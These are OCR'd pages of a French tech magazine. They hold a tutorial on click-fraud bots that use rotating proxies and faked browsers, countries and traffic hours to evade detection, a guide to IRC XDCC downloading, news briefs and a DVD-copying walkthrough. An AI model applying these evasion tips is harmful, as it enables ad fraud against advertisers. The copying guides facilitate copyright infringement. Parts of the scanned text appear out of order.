
La technique du logiciel robot est la plus simple et la plus difficilement détectable. Comme vous le saviez peut-être, des régies publicitaires en ligne offrent une rémunération (faible) liée au nombre de clics que les visiteurs font sur leurs bannières. Cet argent est versé aux webmasters de certains sites. Mais attention, compte seulement chaque "clic" unique. Pour être certain que vous ne cliquiez pas 000 fois vous-même sur la bannière, le serveur distant de la régie enregistre votre adresse ip dans son fichier de log (trace). Comme vous ne pouvez pas changer cette adresse facilement, cela constitue une bonne protection.

Bien sûr, si vous voulez tricher, rien ne vous empêche de vous déconnecter et de vous reconnecter en utilisant un programme tel Adsl Autoconnect, téléchargeable gratuitement sur **http://www.adslautoconnect.net/**. C'est encore plus facile avec une connexion modem normale. Si vous savez programmer, vous utiliserez un script pour recharger la page ou un simple "refresh" html...Votre adresse ip ayant changé, le serveur ne vous reconnaîtra pas.

Vous pouvez aussi utiliser un proxy qui va dissimuler votre adresse ip du point de vue du serveur. Pour cela, dans votre logiciel Internet Explorer allez dans le menu "Outils" "Options Internet" puis dans l'onglet "Connexions" et "Paramètres réseau" (capture 1). Dans la case adéquate, entrez le nom du serveur proxy et l'adresse du port qu'il utilise (voir précisions plus bas).


Mais il existe des outils, beaucoup plus perfectionnés et automatisés, qui permettent d'utiliser plusieurs serveurs proxy (l'un derrière l'autre, à tour de rôle...), pour cacher votre identité. Ces logiciels simulent même des accès via des navigateurs différents en utilisant la norme HTTP. Ça ressemble à un comportement humain, non automatisé, car on peut ajouter des délais variables et une part de hasard.

Examinons tout d'abord le logiciel Webclicker de la société Headstrong, pour voir comment ça se passe. Téléchargez leur outil depuis l'adresse : **http://www.headstrong.de/software-webclicker.shtml**. Après l'installation, allez dans l'onglet "Proxy List"



EST-CE VRAIMENT LÉGAL ?

Bien entendu, ne testez pas ce produit sur un site autre que le vôtre, un site perso par exemple. Mais ne l'utilisez pas surtout si un contrat de pub vous lie a une quelconque société. S'ils s'aperçoivent que vous avez triché, vous risquez gros.



disponible sur http://www.lotesoft.com/. Signalons à ce propos l'humour involontaire des commentaires des utilisateurs sur la page principale du site (capture 5)... et je vous jure je n'ai pas retouché les images, ni défacé le site...

Une fois le logiciel Clicking Agent installé, ajoutez votre proxy ou même vos proxies (capture 6).


Et dans l'onglet "Accounts" (comptes), faites bouton droit et "add" (capture 7).

Le bouton "Locations" (endroit) vous permet de faire croire que vos visiteurs fantômes viennent de plusieurs pays. "Randomize" permet d'éviter des connexions régulières faciles à détecter. "Browsers" fait croire au serveur que le navigateur utilisé n'est pas Internet Explorer. Le dernier bouton permet de préciser la chaîne utilisateur... le graphique au-dessus est modifiable à la souris et permet de préciser les heures de trafic.

Évidemment, si l'on veut être crédible, on évitera de mettre 20000 personnes provenant du Japon sur un site est uniquement en Français. Les paramètres permettent de tricher au plus près et de manière très fine. On ne mettra pas une pointe de trafic à une heure creuse comme 2 heures du matin ... ça ferait louche. De même, Internet Explorer est le navigateur le plus répandu.

(capture 2), examinez la liste des serveurs proxies existante. Tous ne marcheront pas forcément (voir la nétographie pour des sites de proxies).

Dans l'onglet url et aussi configuration (capture 3), entrez l'url désirée, le délai entre les faux "clics", le nombre de boucle (loop) puis cliquez sur "Start" (capture 4). Le nombre de visites augmente...



augmente...

Un autre produit existe. Il s'agit de Clicking Agent,


Enfin, collez le code de la bannière dans la fenêtre et valider par " ok ". Il ne reste plus qu'à cliquer sur " Start ".

CONCLUSION

Nous sommes bien sûr contre de tels produits ou astuces qui n'ont pour but que de faire gonfler artificiellement les statistiques des serveurs. Nous soupçonnons même certains sites d'utiliser ce genre d'outils pour pouvoir affirmer quelques millions de pages... Pour éviter tout mensonge, pourquoi ne pas disposer d'un organisme indépendant qui permettrait de certifier le trafic de chaque site et de tous les sites consentants ? On peut rêver...

Robocop et Leo

Du site http://www.metagames-fr.com



LE COTE OBSCUR

Dans le précédent numéro de Pirat'z, nous vous apprenions à utiliser l'IRC pour participer à des discussions, et faire sa frime. Aujourd'hui nous allons vous expliquer comment télécharger des fichiers en passant par ces canaux. Eh non, il n'y a pas que Kazaa et la Mule !

PAS DE RÉGION POUR LA PSP

On attend avec impatience la PSP (PlayStation Portable) de Sony, qui s'annonce comme LA console portable nouvelle génération. Et bien, une bonne nouvelle est tombée : il n'y aura pas de séparation des jeux par région, comme pour la Playstation ou les DVD. La raison avancée est que justement, une console portable doit pouvoir être amenée partout en voyage, et qu'il serait idiot de ne pas pouvoir acheter des jeux à l'étranger. Une idée qu'on aurait aimé voir apparaître plus tôt dans le cerveau des concepteurs de lecteurs DVD [pour] portables.

BLAGUE BELGE

Une association belge pour la défense des droits d'auteur a eu une idée géniale : intenter une action en justice contre Tiscali pour l'obliger à bloquer l'accès aux sites offrant en téléchargement des logiciels de Peer-to-Peer, sous le prétexte que les internautes pourraient les utiliser pour partager des fichiers illégalement. Quand on pense au nombre de logiciels qui peuvent être utilisés de manière illégale, une décision de justice dans ce sens entraînerait une véritable censure de l'Internet. Ils sont fous ces Belges !

JACKIE CHAN VS BILL GATES

En voilà un combat intéressant ! Nous aurons peut-être l'occasion d'y assister, puisque la compagnie chinoise Evermore a sorti son nouvel " El Office 2004 ", une suite bureautique qui devrait sérieusement concurrencer Microsoft Office. Enfin, en Chine seulement a priori, puisque les Chinois sont bien connus pour remplacer les diaboliques produits occidentaux par leurs propres créations (ils ont déjà fait le coup avec Internet). Vous pouvez l'acheter sur leur site web au prix modique de 149 $, ou à seulement 149 $ si vous êtes étudiant. Wow !

COMMENT UTILISER SIMPLEMENT LE XDCC ?

Le XDCC vient du terme DCC (Direct Client to Client) qui est un protocole peer to peer (poste à poste) spécifique aux serveurs IRC. Les serveurs XDCC sont des ordinateurs qui agissent en tant que serveurs de fichiers. Ce qui différencie ce système des autres peer-to-peer c'est le mode de diffusion.

Sur IRC, la diffusion n'est possible que dans un sens, c'est-à-dire qu'un serveur XDCC met à disposition ses fichiers sans rien attendre en contrepartie ! Le vrai esprit qui devrait animer Internet à mon avis ! Bien sûr, si vous le désirez vous pouvez aussi mettre vos fichiers à disposition en installant votre propre serveur XDCC, mais nous en reparlerons une autre fois....

Ces serveurs fonctionnent avec une file d'attente, mais la vitesse est si élevée que vous n'attendrez pas très longtemps. Les débits des serveurs sont énormes ! Regardez la copie d'écran ci-dessous et lisez les valeurs de la colonne "Record".

Deux méthodes sont possibles pour utiliser le XDCC. On peut utiliser son logiciel d'IRC (MIRC par exemple) ou bien un logiciel spécialisé. Dans notre cas nous allons nous servir de Bottler, mais sachez qu'il existe aussi un autre outil nommé "XDCC Catcher".


MIRC est un outil en mode texte assez rude, mais Bottler est un outil graphique facile à utiliser, vous allez voir.

Phase 1 : Récupération/ configuration de l'outil Bottler


Rendez-vous sur http://www.memelog.com/bottler/index.php qui est le site officiel du programme. Cliquez sur le [1] à droite de download qui correspond à www.memelog.com/bottler/download.php. Vous récupérez le fichier **Bottler_v3.3.1214.zip**. Cliquez sur le zip et ensuite sur le fichier portant l'extension .msi pour installer le programme, puis sur "Next", et installez-le dans le dossier de votre choix.

Cliquez encore une fois sur "Next" puis sur "Close". Bottler ne créera pas forcément une icône sur le bureau. Dans ce cas, créez un raccourci vers c:\Program Files\Bottler\Bottler.exe s'il s'agit bien votre chemin d'accès au programme.

Maintenant lancez Bottler en cliquant sur l'icône représentant un marteau et une clef dans le menu Preferences.



Dans le menu "Download Limiter" vous pouvez empêcher de démarrer un téléchargement si la bande passante est saturée. Attention ! Sur un réseau Ethernet derrière un routeur, j'ai eu le cas où le PC ne pouvait pas supporter plus de 120Ko de bande passante et Bottler entraînait un redémarrage intempestif. Dans le menu "General Options", cliquez sur Associate Links pour que les liens IRC soient associés à Bottler.



Vérifiez dans le menu "Download Path" que vous pointez sur un répertoire d'un disque ayant suffisamment de place, surtout si vous avez l'intention de charger des gros fichiers.

Phase 2 : Localisation du "packet"

Un serveur XDCC permet aux utilisateurs d'accéder aux fichiers organisés en "pack" ou "packets". Il faut donc d'abord localiser le "pack" et ensuite le télécharger.


Dans votre navigateur, tapez www.packetnews.com. Vous trouverez dans ce document d'autres liens vers des moteurs de recherche sur IRC.

Dans la fenêtre juste avant search, tapez ce que vous cherchez, par exemple freeware.


Détaillons. On voit le nom du réseau IRC (ici BARARCADE), un réseau IRC est un ensemble de serveurs IRC souvent groupés sur un même sujet ou par pays. Puis le nom du channel est indiqué, le nom du serveur XDCC ou "bot" (pour robot).

On peut connaître à l'avance le nombre de "slots" disponibles. Le nombre de "slots" indique le nombre de


Dans la fenêtre de gauche, cliquez sur Connexion. Entrez votre surnom, votre nom si vous le désirez et une adresse email qui ne sera pas vérifiée.



DU TELECHARGEMENT



La recherche si elle est fructueuse doit donner ceci




personnes maximum qui peuvent télécharger en même temps. Le terme "queue" est la file d'attente. Vient ensuite la vitesse maximale du téléchargement, le nombre de téléchargements effectués, la taille du fichier et enfin le nom du fichier disponible.

Il suffit de cliquer sur le chiffre correspondant au "packet" souhaité. Ici c'est le paquet 4 sur le serveur irc.bararcade.com dans le channel #coffee-shack. Plus simplement, cliquer sur un lien met automatiquement le nom du serveur et du channel dans Bottler si celui-ci est installé.


Si ça ne marche pas, on clique sur l'icône représentant des serveurs (Servers Editor), puis sur "Add server" et on entre le nom du serveur dans la case "name" et "Address". Enfin on clique sur "Save".

Ensuite on clique sur Channels puis on entre le nom du channel avec le #devant. Puis on clique à nouveau sur "Save".



Phase 3 : Téléchargement du "packet"

Bottler est lancé. Pour vous connecter, cliquez sur l'icône "Connect to servers", elle représente un câble et est située en haut à gauche. Puis cliquez sur l'onglet "Offers".



Après un certain temps, l'onglet "Offers" se remplit. Il ne reste qu'à cliquer sur le fichier souhaité et appuyer sur le bouton droit de la souris et "Request this file". Si la ligne est en vert, cela signifie que le fichier est disponible. Un conseil, cliquez sur la colonne "Free Slots" pour afficher en priorité les serveurs où il reste des places libres.

La fenêtre "offers" peut afficher des milliers de "packets" selon le nombre de serveurs et de "packets" sélectionnés. L'onglet "Queue et Downloads" vous indique l'état du téléchargement tandis que l'onglet "Networks & Channels" indique les serveurs et channels sur lesquels vous êtes connectés. Si le serveur vous refuse, allez dans l'onglet "Server Window" et cliquez sur le nom du serveur, vous verrez les raisons du refus apparaître. Certains serveurs interdisent l'emploi de Bottler...

L'onglet "Chat" permet d'utiliser Bottler comme client IRC traditionnel. Comme son nom l'indique, "List Channels" liste les channels d'un serveur IRC. Et l'onglet FSERVE permet de se connecter aux serveurs FSERVE mais ça c'est une autre histoire... à paraître dans un prochain numéro, si vous êtes sages...

Il ne vous reste qu'à utiliser le "packet" téléchargé, en respectant les lois en vigueur, bien entendu. Et maintenant, à vous de faire votre propre serveur XDCC !

Voici quelques liens utiles :

http://www.ircspy.com
http://www.xdccsearch.com
http://www.packetnews.com
http://www.searchirc.com
http://www.mydownloader.com
http://www.xdccspy.com
http://www.isohunt.com
http://www.mircsearch.co.uk

IZ

CISCO LEAK, ÇA PUE !

(Ce titre est candidat au jeu de mots le plus pourri du mag'). Cisco est une compagnie bien connue des professionnels de l'informatique, mais moins du grand public : il s'agit de l'entreprise leader qui fabrique les gros routeurs d'Internet. Autant dire que leur matériel est utilisé à pas mal d'endroits cruciaux du réseau. Qui comptent sur l'expertise de Cisco pour être à l'abri des pirates. Mais ils risquent d'avoir chaud aux fesses maintenant, car un hacker a annoncé avoir mis la main sur pas moins de 800 Mo de code de Cisco. Comme preuve, il n'en a montré que 2,5 Mo, gardant évidemment le reste pour lui afin de le monnayer contre des pass Eurodisney gratuits. Cisco essaie bien sûr de minimiser l'impact de cette fuite, indiquant que la dernière fois qu'ils ont découvert une faille importante (l'an passé), il n'y a pas eu de conséquence à grande échelle. Mais il y a de quoi être inquiet, car si le code commence à circuler dans les milieux " black hats ", il ne serait pas étonnant que de nouvelles failles soient découvertes, et pas forcément corrigées...

KAZAA L'ASSAUT !

Kazaa, toujours numéro 1 des logiciels de P2P dans le monde grâce au troupeau de moutons américains, essaie (enfin) d'évoluer. Premier signe : il est désormais disponible non seulement en anglais, mais aussi en allemand, espagnol, italien, portugais, et bien sûr en français. Sharman Networks s'attaque donc à l'Europe. D'autre part, on ne trouve plus Kazaa en téléchargement sur Download.com : Sharman Networks a décidé de contrôler plus précisément les téléchargements en les centralisant sur ses propres pages. Voudraient-ils loguer votre IP ?

COPIER UN FILM

Quelle arnaque ! Les graveurs de DVD du marché sont bridés pour vous empêcher de dupliquer vos films. Une fois de plus, Pirat'z doit intervenir pour rétablir les droits légitimes du particulier. Un soft, quelques instructions, et c'est parti.

C'EST QUOI DÉJÀ, L'URL DE MICROSOFT ?

En mai, fais ce qu'il te plaît ! Telle doit être la devise du petit plaisantin qui s'est amusé à effacer de l'index de Google les pages de certains sites web, en particulier celles de Microsoft et d'Adobe. Cette suppression était due à un bug dans l'outil de suppression automatique de pages web, qui permet normalement d'éliminer son propre site de Google, mais autorisait également la suppression de sites extérieurs n'ayant pas de page index.htm ou index.html. Dommage qu'ils l'aient corrigé si vite, j'avais d'autres sites en tête…

AMOUR = COS(AGE1-AGE2)

Voilà, j'ai la formule de l'amour, je vais maintenant la breveter. C'est à peu près ce que se sont dit les créateurs du site de rencontre américain eHarmony (www.eharmony.com), qui ont déposé un brevet sur leur formule permettant de mesurer le potentiel d'amour entre deux personnes. Un petit tour sur leur site nous apprend que tout est mesuré par seulement 29 variables, allant de la passion sexuelle à la spiritualité. D'ailleurs, c'est fantastique, il n'y a pas l'âge dedans, ce qui prouve que ça ne compte pas dans l'amour !

TU NE TRICHERAS POINT

On vous l'aura pourtant répété, que c'est mal de tricher en réseau ! Jusqu'à présent, tout ce que vous risquiez, c'était de voir votre compte banni. Mais Valve a décidé d'aller plus loin en poursuivant dorénavant en justice les tricheurs. En fait, dans un premier temps, le " cheat-kiddie " ne sera pas inquiété, puisque seuls les créateurs de hacks ou les sites les hébergeant sont visés. Ce qui est déjà une bonne nouvelle pour le jeu en ligne, puisque plusieurs gros sites de triche ont dû fermer leurs portes suite aux actions de Valve.

Alors ça y est, avec la vertigineuse chute des prix des graveurs de DVD, vous avez décidé de faire le grand saut et d'abandonner vos bons vieux CD au profit de ce nouveau média ? Fini les heures d'encodage en divx pour réduire un film à la fameuse taille de 700Mo et enfin pouvoir le graver sur CD : vous allez maintenant pouvoir reproduire des copies identiques de vos films incluant les menus, les chapitres, les bonus… Enfin, c'est sûrement ce que vous a dit le vendeur. Malheureusement, les choses sont un peu plus compliquées que ça…

LA TAILLE A-T-ELLE DE L'IMPORTANCE ?

Tout d'abord il existe deux formats équivalents au CD-R, version DVD : le DVD-R et le DVD+R. Ils sont utilisés par différentes marques, et la majorité des graveurs (à l'exception des multiformats) ne peuvent graver que l'un ou l'autre. Mais ce n'est pas cela qui nous intéresse aujourd'hui, on écrira donc simplement et arbitrairement : DVD-R. Remplacer le - par un + ne changerai rien du tout. En effet, ces deux supports ont quand même un point commun qui nous arrange : leur taille. On peut stocker 4.7 Go de données sur n'importe quel DVD vierge vendu sur le marché. On les appelle DVD5 (le 5 étant là pour 5 Go environ).


Pourtant, et c'est maintenant que les choses se compliquent, les DVD vendus dans le commerce sont, pour la majorité des films, stockés sur des DVD9. Et, comme vous l'avez sûrement deviné, c'est parce qu'ils ont une capacité de 9 Go.

À partir de là on peut distinguer deux cas :

- le film que vous voulez graver fait moins de 5 Go, tout va bien : faites une copie classique avec un logiciel tel que Nero et le passage de DVD9 à DVD5 ne posera aucun problème,
- le film fait plus de 5 Go : vous imaginez que… ça ne *rentre pas* :-/ Il va donc falloir trouver une solution.

DVD SHRINK

Cette solution, elle nous est donnée par l'équipe de programmeurs (que je félicite d'ailleurs) de DVD shrink. Ce logiciel gratuit (un vrai freeware) pour Windows va nous faire tout le boulot pour assurer le passage sur DVD5… enfin presque tout ;-) Une fois DVD shrink téléchargé (www.telecharger.com, ou www.dvdshrink.org par exemple) et installé, nous allons enfin pouvoir commencer.



1. Fenêtre principal de DvdShrink

Pour commencer, cliquez sur le bouton DVD en haut à gauche de la fenêtre.

Vous pourrez alors sélectionner votre lecteur de DVD, le titre du film apparaît à droite de la lettre du lecteur.

Validez par OK, le programme va alors analyser votre DVD ; l'opération prend quelques dizaines de secondes.

C'est dans la partie droite de la fenêtre que vous pourrez maintenant modifier les différents paramètres de compression.

Pour compresser l'image, cliquez sur le bouton "Ratio".

En faisant glisser le curseur, vous pouvez alors faire varier le taux de compression de la vidéo.

On voit la barre, en haut de la fenêtre, symbolisant le surplus de données diminuer (captures 2 et 3 : en vert la place sur le DVD, et en rouge le surplus).

À vous de trouver un bon compromis qualité/espace occupé. La solution la plus simple consiste à compresser la vidéo au maximum.


Ne vous inquiétez pas, la différence reste très faible et difficile à remarquer, voire invisible pour l'œil humain. Mais vous pouvez également supprimer la piste audio DTS, ce qui permet de de ne compresser l'image que dans une moindre mesure et donc de conserver une meilleure qualité.

VERS L'EXTRÊME

Une troisième solution, assez intéressante, permet également de réduire la taille du DVD sans altérer la qualité de la vidéo ni supprimer de piste audio : il s'agit de supprimer les bonus.

2. Légère compression de l'image… ça ne passe pas

SUR DVD-R



3. Meilleur taux de compression : ça passe presque !

En effet, si certaines personnes achètent le DVD rien que pour ça, d'autres ne regardent que le film. Si vous faites partie du deuxième groupe, cette solution s'adresse à vous.


qu'il y a du rouge, ça n'est plus bon !

Une fois tous ces réglages terminés, cliquez sur le bouton Backup.

Sélectionnez alors le répertoire où seront stockés les fichiers compressés

programme de gravure préféré et créez deux dossiers sur le DVD :

- un dossier AUDIO_TS qui restera vide,
- un dossier VIDEO_TS où vous pouvez



4. Suppression d'une piste audio

